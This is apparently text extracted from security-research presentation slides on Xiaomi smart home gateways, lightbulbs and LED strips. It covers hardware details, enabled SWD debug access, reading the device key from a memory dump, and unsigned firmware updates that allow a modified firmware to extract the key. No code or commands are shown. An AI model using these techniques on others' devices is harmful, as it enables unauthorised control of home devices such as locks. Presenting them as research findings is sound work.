


SMART HOME GATEWAY, LIGHTBULBS AND LED STRIPS

Xiaomi Ecosystem




Xiaomi Ecosystem



Overview Hardware



- Application-MCU: Marvell 88MW30x
 - ARM **Cortex-M4F** @ 200 MHz
 - **RAM**: 512KByte SRAM
 - QSPI interface, supports XIP
 - **Flash**: 16 MByte (Gateway)
 - 4 Mbyte SPI (LED Strip, Lightbulb)
 - Integrated **802.11b/g/n WiFi Core**
- Zigbee-MCU: NXP JN5169 (**Gateway only**)
 - 32-bit RISC CPU
 - RAM: 32 kB
 - Flash: 512 kB embedded Flash, 4 kB EEPROM



Sensors connected via gateway


Zigbee (NXP JN5169) based

- Door Sensor (Reed contact)
- Temperature sensor
- Power Plug
- Motion Sensor
- Button
- Smoke Detector
- Smart Door Lock
- ...




Acquiring the Key

- PCB got lots of testing points
- SWD is enabled by default




			SDCLK	SDIO
RST	TX*	GND	RX*	

*UART




We can get the key
from the memdump





Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**...





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


Acquiring the Key

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


Lets create a **modified firmware**
which gives us the key
automatically!




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
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✓ **No hardware access needed**




Acquiring the Key

- Can we get the Key **without** a hardware attack?
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


➔ Lets create a **modified firmware**
which gives us the key
automatically!


- ✓ **No hardware access needed**
- ✗ The lightbulb runs a bare-metal OS
=> we need to **patch the binary**




Binary Patching: Goals



